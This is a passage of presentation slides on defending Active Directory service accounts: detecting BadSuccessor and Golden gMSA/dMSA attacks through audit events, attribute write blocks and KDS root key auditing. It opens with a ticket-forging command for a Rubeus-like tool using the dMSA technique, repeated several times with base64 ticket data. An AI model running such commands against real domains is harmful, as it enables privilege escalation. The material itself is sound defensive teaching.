mVLOuHc+XHUvqHBvQfZL5HbW9nzyhMR3iCfGSVfakOr6sCx2kwp+hlA05WCoynZhpKdVhJIFunuEjYaFuy0QCZow0NAew0Cvn7baSEQWRXvDNG8k27weZV
pBxsNgu2iYt0g0UhfUhrKtfl3IPlkmZ/vicGmtubdIXYbi93UWicjSS+GlxXoJ6feKx9SGSyowmHalKz4b9nTA4amrv8uiawfNCgu0pD8e6FmDN41R2jtBoHi
Ei3za/mRihrf86JZF+pINhxJ5uACCWQC1uNGoStf89CQtc/ITpQZKQdoh+KhIYUjqqYNjfnD/yGLGeq1A1LOM3c/rZt9uBASgqCWYXLoVedSdLgQQA2kYL1K
kHeVRyMsL/fWmUbwVRnwnUnIs6HCEh2/DY5LPROFz19cFndfIMwhs6g0TheIHeNuHzuOPLjksG6jgckrzBdZVU4itKsk0ETJ1/NNB4wiVbIXWTx1vfMLdnmOeg
Yg0R6txTW5mzAKevGP8FDf6kF6FQw9Ypfrd1vb60F04ceECB7N83dNNHn2tiy1xnd7xe/JD7Xa7hfj3V5FmeLm0k6VL6w4WxPUMSqtMWRQoB/TD761f+jLH
y/7tjYY9dSMFtrZmN3G9DfWA6z8j+panHXZGVGLCK5XTDgMLqiB9takMiwUJ8/RxtKSyet7mXS18M9cnb522jPq3PqJ9B9hdGe3+y9VCbmq0A008JzYXlK/
YDSrE/EkLaHufujDr3td0B1pvVlcXmPeVfVwbFEV3Vohx8vCw2ReW0zXpR0G83+rSq29P0nOCQcoU5LSVM33Joiqja7hiD01Qndf5ujFvT1g8fpgiqE/asV
yP9svc739Y21EHTDLGJgbd0NzVeD1mFgtH3uT1tpssM25qsByRnTQNbV3cpmyQXZahrXScsPcPkC8GvAdJTQjWHcCT94jVUeOI4k8wPjuCO3TXv9yX6Du62Y
ruLvbS27XLOhHXVQz3Pj60eUZZs2VR1YaXupX3Lhw5B0vimYrKF5juwEn0gU3DXh0fnsTZwy/v+c/1NurFbcjwL28o4a4SxNOUIPOjP6p69vo700Wkv0F
tndVrEHkMHhCheSaxvt1+DTCdk9GGR6F88Qco5ABrhF1HFsWce/NKwYh/UtIoigQXi810qJkoDrJ6x6g91qurk2II/AY2oKNqYBgv4fgeZ3Hdyo9NBjCcmSW
TLNfYsqE8osPmImH07mw73ao4HeMIHboAMCAQCigdMEgdB9gc0wgccggcwgCwgCgkZAp0AMCARKhtgQITEx8/iZho9a2Mr0Xpzzr08217goEJ6FOyCPru
uxXLjyhCxsJQRURUMuTkVUohYwFKADAgEBoQ0wCxsJYmFkLmFjdByowDBQBA4QAAPREYDzImWjUoTAYHTIXhM0wQYRGAyMDI1MDkwhjYyMTMzNFqE
RgPMjAyNTA5MDkxMjEzMaRqAsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVU
```

```
PS D:\Support-Stuff\Tools\Rebus> .\Rebus.exe asktgs /targetuser:dmsa.weak$ /domain:ADTEC.NET /enctype:aes256 /service:
krbtgt/ADTEC.NET /dc:R0FSRWDC1.ADTEC.NET /dmsa /opsec /nowrap /ptt /ticket:doIFoJCCBZ6gAwIBBAEDAgEwoIErzCCBKthggSnMIIeO
6ADAgEfoQsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVUo4IEbTCCBgngAwIBEqEDAgEcooIEWwSCBFFAgnn+NiQFKobvce4LO
jVj7viPuUi75KTAQObC5xqHFZ67/Fw/6hvmuxtsmvd/cwH83Pub8dIbvns43vFcrnZUe7Z4r5ttutW3TfEA18NOlwomXYtsXsQxRPk896/3yI4XRUFznU00
Lm7+py6nXBvrJRPhFLVkb8ubZ5SGBzMzzWp1TFN4fahHFR00ph01L8PaJ6EqLsK5sS6BGTnzjG6JP5j7y25AdhsBvrxTv/AEND90eDsm0s6gnj0aaKo2q2
mVLOuHc+XHUvqHBvQfZL5HbW9nzyhMR3iCfGSVfakOr6sCx2kwp+hlA05WCoynZhpKdVhJIFunuEjYaFuy0QCZow0NAew0Cvn7baSEQWRXvDNG8k27weZV
pBxsNgu2iYt0g0UhfUhrKtfl3IPlkmZ/vicGmtubdIXYbi93UWicjSS+GlxXoJ6feKx9SGSyowmHalKz4b9nTA4amrv8uiawfNCgu0pD8e6FmDN41R2jtBoHi
Ei3za/mRihrf86JZF+pINhxJ5uACCWQC1uNGoStf89CQtc/ITpQZKQdoh+KhIYUjqqYNjfnD/yGLGeq1A1LOM3c/rZt9uBASgqCWYXLoVedSdLgQQA2kYL1K
kHeVRyMsL/fWmUbwVRnwnUnIs6HCEh2/DY5LPROFz19cFndfIMwhs6g0TheIHeNuHzuOPLjksG6jgckrzBdZVU4itKsk0ETJ1/NNB4wiVbIXWTx1vfMLdnmOeg
Yg0R6txTW5mzAKevGP8FDf6kF6FQw9Ypfrd1vb60F04ceECB7N83dNNHn2tiy1xnd7xe/JD7Xa7hfj3V5FmeLm0k6VL6w4WxPUMSqtMWRQoB/TD761f+jLH
y/7tjYY9dSMFtrZmN3G9DfWA6z8j+panHXZGVGLCK5XTDgMLqiB9takMiwUJ8/RxtKSyet7mXS18M9cnb522jPq3PqJ9B9hdGe3+y9VCbmq0A008JzYXlK/
YDSrE/EkLaHufujDr3td0B1pvVlcXmPeVfVwbFEV3Vohx8vCw2ReW0zXpR0G83+rSq29P0nOCQcoU5LSVM33Joiqja7hiD01Qndf5ujFvT1g8fpgiqE/asV
yP9svc739Y21EHTDLGJgbd0NzVeD1mFgtH3uT1tpssM25qsByRnTQNbV3cpmyQXZahrXScsPcPkC8GvAdJTQjWHcCT94jVUeOI4k8wPjuCO3TXv9yX6Du62Y
ruLvbS27XLOhHXVQz3Pj60eUZZs2VR1YaXupX3Lhw5B0vimYrKF5juwEn0gU3DXh0fnsTZwy/v+c/1NurFbcjwL28o4a4SxNOUIPOjP6p69vo700Wkv0F
tndVrEHkMHhCheSaxvt1+DTCdk9GGR6F88Qco5ABrhF1HFsWce/NKwYh/UtIoigQXi810qJkoDrJ6x6g91qurk2II/AY2oKNqYBgv4fgeZ3Hdyo9NBjCcmSW
TLNfYsqE8osPmImH07mw73ao4HeMIHboAMCAQCigdMEgdB9gc0wgccggcwgCwgCgkZAp0AMCARKhtgQITEx8/iZho9a2Mr0Xpzzr08217goEJ6FOyCPru
uxXLjyhCxsJQRURUMuTkVUohYwFKADAgEBoQ0wCxsJYmFkLmFjdByowDBQBA4QAAPREYDzImWjUoTAYHTIXhM0wQYRGAyMDI1MDkwhjYyMTMzNFqE
RgPMjAyNTA5MDkxMjEzMaRqAsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVU
```

```
PS D:\Support-Stuff\Tools\Rebus> .\Rebus.exe asktgs /targetuser:dmsa.weak$ /domain:ADTEC.NET /enctype:aes256 /service:
krbtgt/ADTEC.NET /dc:R0FSRWDC1.ADTEC.NET /dmsa /opsec /nowrap /ptt /ticket:doIFoJCCBZ6gAwIBBAEDAgEwoIErzCCBKthggSnMIIeO
6ADAgEfoQsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVUo4IEbTCCBgngAwIBEqEDAgEcooIEWwSCBFFAgnn+NiQFKobvce4LO
jVj7viPuUi75KTAQObC5xqHFZ67/Fw/6hvmuxtsmvd/cwH83Pub8dIbvns43vFcrnZUe7Z4r5ttutW3TfEA18NOlwomXYtsXsQxRPk896/3yI4XRUFznU00
Lm7+py6nXBvrJRPhFLVkb8ubZ5SGBzMzzWp1TFN4fahHFR00ph01L8PaJ6EqLsK5sS6BGTnzjG6JP5j7y25AdhsBvrxTv/AEND90eDsm0s6gnj0aaKo2q2
mVLOuHc+XHUvqHBvQfZL5HbW9nzyhMR3iCfGSVfakOr6sCx2kwp+hlA05WCoynZhpKdVhJIFunuEjYaFuy0QCZow0NAew0Cvn7baSEQWRXvDNG8k27weZV
pBxsNgu2iYt0g0UhfUhrKtfl3IPlkmZ/vicGmtubdIXYbi93UWicjSS+GlxXoJ6feKx9SGSyowmHalKz4b9nTA4amrv8uiawfNCgu0pD8e6FmDN41R2jtBoHi
Ei3za/mRihrf86JZF+pINhxJ5uACCWQC1uNGoStf89CQtc/ITpQZKQdoh+KhIYUjqqYNjfnD/yGLGeq1A1LOM3c/rZt9uBASgqCWYXLoVedSdLgQQA2kYL1K
kHeVRyMsL/fWmUbwVRnwnUnIs6HCEh2/DY5LPROFz19cFndfIMwhs6g0TheIHeNuHzuOPLjksG6jgckrzBdZVU4itKsk0ETJ1/NNB4wiVbIXWTx1vfMLdnmOeg
Yg0R6txTW5mzAKevGP8FDf6kF6FQw9Ypfrd1vb60F04ceECB7N83dNNHn2tiy1xnd7xe/JD7Xa7hfj3V5FmeLm0k6VL6w4WxPUMSqtMWRQoB/TD761f+jLH
y/7tjYY9dSMFtrZmN3G9DfWA6z8j+panHXZGVGLCK5XTDgMLqiB9takMiwUJ8/RxtKSyet7mXS18M9cnb522jPq3PqJ9B9hdGe3+y9VCbmq0A008JzYXlK/
YDSrE/EkLaHufujDr3td0B1pvVlcXmPeVfVwbFEV3Vohx8vCw2ReW0zXpR0G83+rSq29P0nOCQcoU5LSVM33Joiqja7hiD01Qndf5ujFvT1g8fpgiqE/asV
yP9svc739Y21EHTDLGJgbd0NzVeD1mFgtH3uT1tpssM25qsByRnTQNbV3cpmyQXZahrXScsPcPkC8GvAdJTQjWHcCT94jVUeOI4k8wPjuCO3TXv9yX6Du62Y
ruLvbS27XLOhHXVQz3Pj60eUZZs2VR1YaXupX3Lhw5B0vimYrKF5juwEn0gU3DXh0fnsTZwy/v+c/1NurFbcjwL28o4a4SxNOUIPOjP6p69vo700Wkv0F
tndVrEHkMHhCheSaxvt1+DTCdk9GGR6F88Qco5ABrhF1HFsWce/NKwYh/UtIoigQXi810qJkoDrJ6x6g91qurk2II/AY2oKNqYBgv4fgeZ3Hdyo9NBjCcmSW
TLNfYsqE8osPmImH07mw73ao4HeMIHboAMCAQCigdMEgdB9gc0wgccggcwgCwgCgkZAp0AMCARKhtgQITEx8/iZho9a2Mr0Xpzzr08217goEJ6FOyCPru
uxXLjyhCxsJQRURUMuTkVUohYwFKADAgEBoQ0wCxsJYmFkLmFjdByowDBQBA4QAAPREYDzImWjUoTAYHTIXhM0wQYRGAyMDI1MDkwhjYyMTMzNFqE
RgPMjAyNTA5MDkxMjEzMaRqAsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVU
```

```
PS D:\Support-Stuff\Tools\Rebus> .\Rebus.exe asktgs /targetuser:dmsa.weak$ /domain:ADTEC.NET /enctype:aes256 /service:
krbtgt/ADTEC.NET /dc:R0FSRWDC1.ADTEC.NET /dmsa /opsec /nowrap /ptt /ticket:doIFoJCCBZ6gAwIBBAEDAgEwoIErzCCBKthggSnMIIeO
6ADAgEfoQsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVUo4IEbTCCBgngAwIBEqEDAgEcooIEWwSCBFFAgnn+NiQFKobvce4LO
jVj7viPuUi75KTAQObC5xqHFZ67/Fw/6hvmuxtsmvd/cwH83Pub8dIbvns43vFcrnZUe7Z4r5ttutW3TfEA18NOlwomXYtsXsQxRPk896/3yI4XRUFznU00
Lm7+py6nXBvrJRPhFLVkb8ubZ5SGBzMzzWp1TFN4fahHFR00ph01L8PaJ6EqLsK5sS6BGTnzjG6JP5j7y25AdhsBvrxTv/AEND90eDsm0s6gnj0aaKo2q2
mVLOuHc+XHUvqHBvQfZL5HbW9nzyhMR3iCfGSVfakOr6sCx2kwp+hlA05WCoynZhpKdVhJIFunuEjYaFuy0QCZow0NAew0Cvn7baSEQWRXvDNG8k27weZV
pBxsNgu2iYt0g0UhfUhrKtfl3IPlkmZ/vicGmtubdIXYbi93UWicjSS+GlxXoJ6feKx9SGSyowmHalKz4b9nTA4amrv8uiawfNCgu0pD8e6FmDN41R2jtBoHi
Ei3za/mRihrf86JZF+pINhxJ5uACCWQC1uNGoStf89CQtc/ITpQZKQdoh+KhIYUjqqYNjfnD/yGLGeq1A1LOM3c/rZt9uBASgqCWYXLoVedSdLgQQA2kYL1K
kHeVRyMsL/fWmUbwVRnwnUnIs6HCEh2/DY5LPROFz19cFndfIMwhs6g0TheIHeNuHzuOPLjksG6jgckrzBdZVU4itKsk0ETJ1/NNB4wiVbIXWTx1vfMLdnmOeg
Yg0R6txTW5mzAKevGP8FDf6kF6FQw9Ypfrd1vb60F04ceECB7N83dNNHn2tiy1xnd7xe/JD7Xa7hfj3V5FmeLm0k6VL6w4WxPUMSqtMWRQoB/TD761f+jLH
y/7tjYY9dSMFtrZmN3G9DfWA6z8j+panHXZGVGLCK5XTDgMLqiB9takMiwUJ8/RxtKSyet7mXS18M9cnb522jPq3PqJ9B9hdGe3+y9VCbmq0A008JzYXlK/
YDSrE/EkLaHufujDr3td0B1pvVlcXmPeVfVwbFEV3Vohx8vCw2ReW0zXpR0G83+rSq29P0nOCQcoU5LSVM33Joiqja7hiD01Qndf5ujFvT1g8fpgiqE/asV
yP9svc739Y21EHTDLGJgbd0NzVeD1mFgtH3uT1tpssM25qsByRnTQNbV3cpmyQXZahrXScsPcPkC8GvAdJTQjWHcCT94jVUeOI4k8wPjuCO3TXv9yX6Du62Y
ruLvbS27XLOhHXVQz3Pj60eUZZs2VR1YaXupX3Lhw5B0vimYrKF5juwEn0gU3DXh0fnsTZwy/v+c/1NurFbcjwL28o4a4SxNOUIPOjP6p69vo700Wkv0F
tndVrEHkMHhCheSaxvt1+DTCdk9GGR6F88Qco5ABrhF1HFsWce/NKwYh/UtIoigQXi810qJkoDrJ6x6g91qurk2II/AY2oKNqYBgv4fgeZ3Hdyo9NBjCcmSW
TLNfYsqE8osPmImH07mw73ao4HeMIHboAMCAQCigdMEgdB9gc0wgccggcwgCwgCgkZAp0AMCARKhtgQITEx8/iZho9a2Mr0Xpzzr08217goEJ6FOyCPru
uxXLjyhCxsJQRURUMuTkVUohYwFKADAgEBoQ0wCxsJYmFkLmFjdByowDBQBA4QAAPREYDzImWjUoTAYHTIXhM0wQYRGAyMDI1MDkwhjYyMTMzNFqE
RgPMjAyNTA5MDkxMjEzMaRqAsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVU
```

```
PS D:\Support-Stuff\Tools\Rebus> .\Rebus.exe asktgs /targetuser:dmsa.weak$ /domain:ADTEC.NET /enctype:aes256 /service:
krbtgt/ADTEC.NET /dc:R0FSRWDC1.ADTEC.NET /dmsa /opsec /nowrap /ptt /ticket:doIFoJCCBZ6gAwIBBAEDAgEwoIErzCCBKthggSnMIIeO
6ADAgEfoQsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVUo4IEbTCCBgngAwIBEqEDAgEcooIEWwSCBFFAgnn+NiQFKobvce4LO
jVj7viPuUi75KTAQObC5xqHFZ67/Fw/6hvmuxtsmvd/cwH83Pub8dIbvns43vFcrnZUe7Z4r5ttutW3TfEA18NOlwomXYtsXsQxRPk896/3yI4XRUFznU00
Lm7+py6nXBvrJRPhFLVkb8ubZ5SGBzMzzWp1TFN4fahHFR00ph01L8PaJ6EqLsK5sS6BGTnzjG6JP5j7y25AdhsBvrxTv/AEND90eDsm0s6gnj0aaKo2q2
mVLOuHc+XHUvqHBvQfZL5HbW9nzyhMR3iCfGSVfakOr6sCx2kwp+hlA05WCoynZhpKdVhJIFunuEjYaFuy0QCZow0NAew0Cvn7baSEQWRXvDNG8k27weZV
pBxsNgu2iYt0g0UhfUhrKtfl3IPlkmZ/vicGmtubdIXYbi93UWicjSS+GlxXoJ6feKx9SGSyowmHalKz4b9nTA4amrv8uiawfNCgu0pD8e6FmDN41R2jtBoHi
Ei3za/mRihrf86JZF+pINhxJ5uACCWQC1uNGoStf89CQtc/ITpQZKQdoh+KhIYUjqqYNjfnD/yGLGeq1A1LOM3c/rZt9uBASgqCWYXLoVedSdLgQQA2kYL1K
kHeVRyMsL/fWmUbwVRnwnUnIs6HCEh2/DY5LPROFz19cFndfIMwhs6g0TheIHeNuHzuOPLjksG6jgckrzBdZVU4itKsk0ETJ1/NNB4wiVbIXWTx1vfMLdnmOeg
Yg0R6txTW5mzAKevGP8FDf6kF6FQw9Ypfrd1vb60F04ceECB7N83dNNHn2tiy1xnd7xe/JD7Xa7hfj3V5FmeLm0k6VL6w4WxPUMSqtMWRQoB/TD761f+jLH
y/7tjYY9dSMFtrZmN3G9DfWA6z8j+panHXZGVGLCK5XTDgMLqiB9takMiwUJ8/RxtKSyet7mXS18M9cnb522jPq3PqJ9B9hdGe3+y9VCbmq0A008JzYXlK/
YDSrE/EkLaHufujDr3td0B1pvVlcXmPeVfVwbFEV3Vohx8vCw2ReW0zXpR0G83+rSq29P0nOCQcoU5LSVM33Joiqja7hiD01Qndf5ujFvT1g8fpgiqE/asV
yP9svc739Y21EHTDLGJgbd0NzVeD1mFgtH3uT1tpssM25qsByRnTQNbV3cpmyQXZahrXScsPcPkC8GvAdJTQjWHcCT94jVUeOI4k8wPjuCO3TXv9yX6Du62Y
ruLvbS27XLOhHXVQz3Pj60eUZZs2VR1YaXupX3Lhw5B0vimYrKF5juwEn0gU3DXh0fnsTZwy/v+c/1NurFbcjwL28o4a4SxNOUIPOjP6p69vo700Wkv0F
tndVrEHkMHhCheSaxvt1+DTCdk9GGR6F88Qco5ABrhF1HFsWce/NKwYh/UtIoigQXi810qJkoDrJ6x6g91qurk2II/AY2oKNqYBgv4fgeZ3Hdyo9NBjCcmSW
TLNfYsqE8osPmImH07mw73ao4HeMIHboAMCAQCigdMEgdB9gc0wgccggcwgCwgCgkZAp0AMCARKhtgQITEx8/iZho9a2Mr0Xpzzr08217goEJ6FOyCPru
uxXLjyhCxsJQRURUMuTkVUohYwFKADAgEBoQ0wCxsJYmFkLmFjdByowDBQBA4QAAPREYDzImWjUoTAYHTIXhM0wQYRGAyMDI1MDkwhjYyMTMzNFqE
RgPMjAyNTA5MDkxMjEzMaRqAsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVU
```

```
PS D:\Support-Stuff\Tools\Rebus> .\Rebus.exe asktgs /targetuser:dmsa.weak$ /domain:ADTEC.NET /enctype:aes256 /service:
krbtgt/ADTEC.NET /dc:R0FSRWDC1.ADTEC.NET /dmsa /opsec /nowrap /ptt /ticket:doIFoJCCBZ6gAwIBBAEDAgEwoIErzCCBKthggSnMIIeO
6ADAgEfoQsbCUFEVVDLk5FVKIeMBygAwIBAqEVMbMbtYnRndBsJQRURUMuTkVUo4
```

Migrating Service Accounts

Legacy → dMSA (Protections)

- **REMEMBER:** dMSA creation and management is Tier0!
- Auditing
 - Event ID 5137 - dMSA creation
 - Event ID 5136 - writes to "*msDS-groupMSAMembership*" on dMSA object
 - Applicable For BadSuccessor → Event ID 5136 - writes to "*msDS-DelegatedMSAState*" with value of "2" (not coming from 1) in combination with writes to "*msDS-ManagedAccountPrecededByLink*" on dMSA object (+not being DN of disabled user object), while also NOT writing anything to "*msDS-SupersededServiceAccountState*" and to "*msDS-SupersededManagedServiceAccountLink*" on the referenced account

Migrating Service Accounts

Legacy → dMSA (Protections)

- Auditing (Continued)
 - Applicable For PatchedSuccessor → Event ID 5136 - writes to "*msDS-DelegatedMSAState*" with value of "2" (not coming from 1) in combination with writes to "*msDS-ManagedAccountPrecededByLink*" on dMSA object (+not being DN of disabled user object), while also writing "2" (not coming from 1) to "*msDS-SupersededServiceAccountState*" and to "*msDS-SupersededManagedServiceAccountLink*" on the referenced account
 - Event ID 2946 - Audit fetching passwords of dMSAs (unusual)
 - Event ID 4768 - Audit Success Of Kerberos Tickets Operations (*TGT Request by Account*) followed by Event ID 4769 - Audit Failure Of Kerberos Tickets Operations (*TGS Request by same Account*)
(When patched IS installed and BadSuccessor method, 2 attributes only, is used)

Migrating Service Accounts

Legacy → dMSA (The Ultimate Block)

- Block writing values into
 - “msDS-ManagedAccountPrecededByLink”
 - “msDS-SupersededManagedServiceAccountLink”
- Impacts regular LDAP writes & unfortunately also writes through PoSH CMDlets

Link Attribute on a dMSA

Expanding base 'CN=ms-DS-Managed-Account-PrecededBy-Link, CN=Schema, CN=Configuration, DC=ADTEC, DC=NET'
Getting 1 entries:
Dn: CN=ms-DS-Managed-Account-PrecededBy-Link, CN=Schema, CN=Configuration, DC=ADTEC, DC=NET
adminDescription: This attribute is the forward link from a service account to a delegated managed service account object.;
adminDisplayName: ms-DS-Managed-Account-PrecededBy-Link;
attributeID: 1.2.840.113556.1.4.2375;
attributeSyntax: 2.5.5.1 = (DISTNAME);
cn: ms-DS-Managed-Account-PrecededBy-Link;
distinguishedName: CN=ms-DS-Managed-Account-PrecededBy-Link, CN=Schema, CN=Configuration, DC=ADTEC, DC=NET;
dSCorePropagationData: 0x0 = ();
instanceType: 0x4 = (WRITE);
isSingleValued: TRUE;
LDAPDisplayName: msDS-ManagedAccountPrecededByLink;
linkID: 2224;
name: ms-DS-Managed-Account-PrecededBy-Link;
objectCategory: CN=Attribute-Schema, CN=Schema, CN=Configuration, DC=ADTEC, DC=NET;
objectClass (2): top; attributeSchema;
objectGUID: a76328ae-ca34-47ec-aea8-0b3a1844de7a;
oMObjectClass: \x2b0c0287731c00854a;
oMSyntax: 127 = (OBJECT);
schemaIDGUID: a0945b2b-57a2-43bd-b327-4d112a4e8bd0;
searchFlags: 0x0 = ();
showInAdvancedViewOnly: TRUE;
systemFlags: 0x40 = (SCHEMA_BASE_OBJECT);
systemOnly: FALSE;
whenChanged: 17-Apr-2025 13:41:25 W. Europe Daylight Time;
whenCreated: 17-Apr-2025 13:41:25 W. Europe Daylight Time;

Link Attribute on any account

Dn: CN=ms-DS-Superseded-Managed-Account-Link, CN=Schema, CN=Configuration, DC=ADTEC, DC=NET
adminDescription: This attribute is the forward link from a service account to a delegated managed service account object.;
adminDisplayName: ms-DS-Superseded-Managed-Account-Link;
attributeID: 1.2.840.113556.1.4.2373;
attributeSyntax: 2.5.5.1 = (DISTNAME);
cn: ms-DS-Superseded-Managed-Account-Link;
distinguishedName: CN=ms-DS-Superseded-Managed-Account-Link, CN=Schema, CN=Configuration, DC=ADTEC, DC=NET;
dSCorePropagationData: 0x0 = ();
instanceType: 0x4 = (WRITE);
isSingleValued: TRUE;
LDAPDisplayName: msDS-SupersededManagedAccountLink;
linkID: 2222;
name: ms-DS-Superseded-Managed-Account-Link;
objectCategory: CN=Attribute-Schema, CN=Schema, CN=Configuration, DC=ADTEC, DC=NET;
objectClass (2): top; attributeSchema;
objectGUID: c089c6fd-4eb1-4571-8bc9-75711c9084ac;
oMObjectClass: \x2b0c0287731c00854a;
oMSyntax: 127 = (OBJECT);
schemaIDGUID: 3752e002-43be-48c8-b3ca-2cb2ffbc8a1;
searchFlags: 0x0 = ();
showInAdvancedViewOnly: TRUE;
systemFlags: 0x40 = (SCHEMA_BASE_OBJECT);
systemOnly: FALSE;
whenChanged: 02-Sep-2025 15:12:49 W. Europe Daylight Time;
whenCreated: 02-Sep-2025 15:12:49 W. Europe Daylight Time;

Migrating Service Accounts

Legacy → **dMSA** (*More Information*)

- Further Reading
 - [BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory](#)
 - [BadSuccessor: How to Detect and Mitigate dMSA Privilege Escalation](#)
 - [\(2025-05-25\) Reviewing Your Delegation Model Before Introducing W2K25 DCs And Enhancing Security \(Due To “BadSuccessor”\)](#)
 - [Understanding & Mitigating BadSuccessor](#)
 - [\(2025-07-11\) How to Block BadSuccessor: The Good, Bad, and Ugly of dMSA Migration](#)
 - [\(2025-09-02\) From BadSuccessor To PatchedSuccessor](#)



Auditing KDS Root Keys Access

Detecting Golden gMSA/dMSA Attacks

Access of any KDS Root Key by anyone is NOT audited in any way by default!

<https://www.semperis.com/blog/golden-gmsa-attack/>



Event Properties - Event 4662, Microsoft Windows security auditing.

General Details

An operation was performed on an object.

Subject:

| | |
|-----------------|-----------------|
| Security ID: | ADTEC\bad.act0r |
| Account Name: | bad.act0r |
| Account Domain: | ADTEC |
| Logon ID: | 0x12743F87 |

Object:

| | |
|--|---|
| Object Server: | DS |
| Object Type: | msKds-ProvRootKey |
| Object Name: | CN=be3cf336-9db8-ef50-1efd-a28b0ac2d297,CN=Master |
| Root Keys,CN=Group Key Distribution | |
| Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET | |
| Handle ID: | 0x0 |

Operation:

| | |
|-----------------|----------------|
| Operation Type: | Object Access |
| Accesses: | Control Access |

Access Mask: 0x100
Properties: Control Access
{aa02fd41-17e0-4f18-8687-b2239649736b}

Additional Information:
Parameter 1: {771727b1-31b8-4cdf-ae62-4fe39fadf89e} <- msKds-RootKeyData
Parameter 2: {db2c48b2-d14d-ec4e-9f58-ad579d8b440e}{8a800772-f4b8-154f-b41c-2e4271eff7a7}{1702975d-225e-cb4a-b15d-0daea8b5e990}{30b099d9-edfe-7549-b807-eba444da79e9}{e338f470-39cd-4549-ab5b-f69f9e583fe0}{615f42a1-37e7-1148-a0dd-3007e09cfc81}{26627c27-08a2-0a40-a1b1-8dce85b42993} <- msKds-RootKeyData
{d5f07340-e6b0-1e4a-97be-0d3318bd9db1}{96400482-cf07-e94c-90e8-f2efc4f0495e}{f6cdc047f-f522-b74a-9a9c-d95ac8cdfda2}

Log Name: Security
Source: Microsoft Windows security Logged: 10-Jun-2025 17:04:10
Event ID: 4662 Task Category: Directory Service Access
Level: Information Keywords: Audit Success
User: N/A Computer: R0FSRWDC1.ADTEC.NET
OpCode: Info

For Each KDS Root Key

Event Properties - Event 4662, Microsoft Windows security auditing.

General Details

An operation was performed on an object.

Subject:

| | |
|-----------------|-----------------|
| Security ID: | ADTEC\bad.act0r |
| Account Name: | bad.act0r |
| Account Domain: | ADTEC |
| Logon ID: | 0x12743F87 |

Object:

| | |
|--|---|
| Object Server: | DS |
| Object Type: | msKds-ProvRootKey |
| Object Name: | CN=be3cf336-9db8-ef50-1efd-a28b0ac2d297,CN=Master |
| Root Keys,CN=Group Key Distribution | |
| Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET | |
| Handle ID: | 0x0 |

Operation:

| | |
|-----------------|---------------|
| Operation Type: | Object Access |
| Accesses: | Read Property |

Access Mask: 0x10
Properties: Read Property
{771727b1-31b8-4cdf-ae62-4fe39fadf89e}

Additional Information:
Parameter 1: {26627c27-08a2-0a40-a1b1-8dce85b42993} <- msKds-RootKeyData
Parameter 2: {aa02fd41-17e0-4f18-8687-b2239649736b}

Log Name: Security
Source: Microsoft Windows security Logged: 10-Jun-2025 17:04:10
Event ID: 4662 Task Category: Directory Service Access
Level: Information Keywords: Audit Success
User: N/A Computer: R0FSRWDC1.ADTEC.NET
OpCode: Info

For Each KDS Root Key

Event Properties - Event 4662, Microsoft Windows security auditing.

General Details

An operation was performed on an object.

Subject:

| | |
|-----------------|-------------|
| Security ID: | SYSTEM |
| Account Name: | R0FSRWDC1\$ |
| Account Domain: | ADTEC |
| Logon ID: | 0x127D3789 |

Object:

| | |
|--|---|
| Object Server: | DS |
| Object Type: | msKds-ProvRootKey |
| Object Name: | CN=be3cf336-9db8-ef50-1efd-a28b0ac2d297,CN=Master |
| Root Keys,CN=Group Key Distribution | |
| Service,CN=Services,CN=Configuration,DC=ADTEC,DC=NET | |
| Handle ID: | 0x0 |

Operation:

| | |
|-----------------|----------------|
| Operation Type: | Object Access |
| Accesses: | Control Access |

Access Mask: 0x100
Properties: Control Access
{771727b1-31b8-4cdf-ae62-4fe39fadf89e}

Additional Information:
Parameter 1: {6cdc047f-f522-b74a-9a9c-d95ac8cdfda2}
Parameter 2: {ae18119f-6390-0045-b32d-97dbc701aef7}

Log Name: Security
Source: Microsoft Windows security Logged: 10-Jun-2025 17:10:57
Event ID: 4662 Task Category: Directory Service Access
Level: Information Keywords: Audit Success
User: N/A Computer: R0FSRWDC1.ADTEC.NET
OpCode: Info

For Each KDS Root Key

> Adding Audit Entry For Success ReadProperty, ExtendedRight By 'NT AUTHORITY\Authenticated Users' On 'msKds-RootKeyData'




Managed Service Accounts

Container For sMSA/gMSA/dMSA

- Default Container in AD for sMSAs/gMSAs/dMSAs:
"CN=Managed Service Accounts,DC=<DOMAIN>,DC=<TLD>"
(sMSAs/gMSAs/dMSAs can live in ANY other container or OU!)
- NOT protected, can be deleted!
- It can be protected from deletion!



<https://jorgequestforknowledge.wordpress.com/2025/06/27/well-known-containers-in-an-ad-domain-how-to-restore-and-or-repair-as-needed/>



Managed Service Accounts Properties

General | Object | Security | Attribute Editor

Canonical name of object:
ADTEC.NET/Managed Service Accounts

Object class: Container

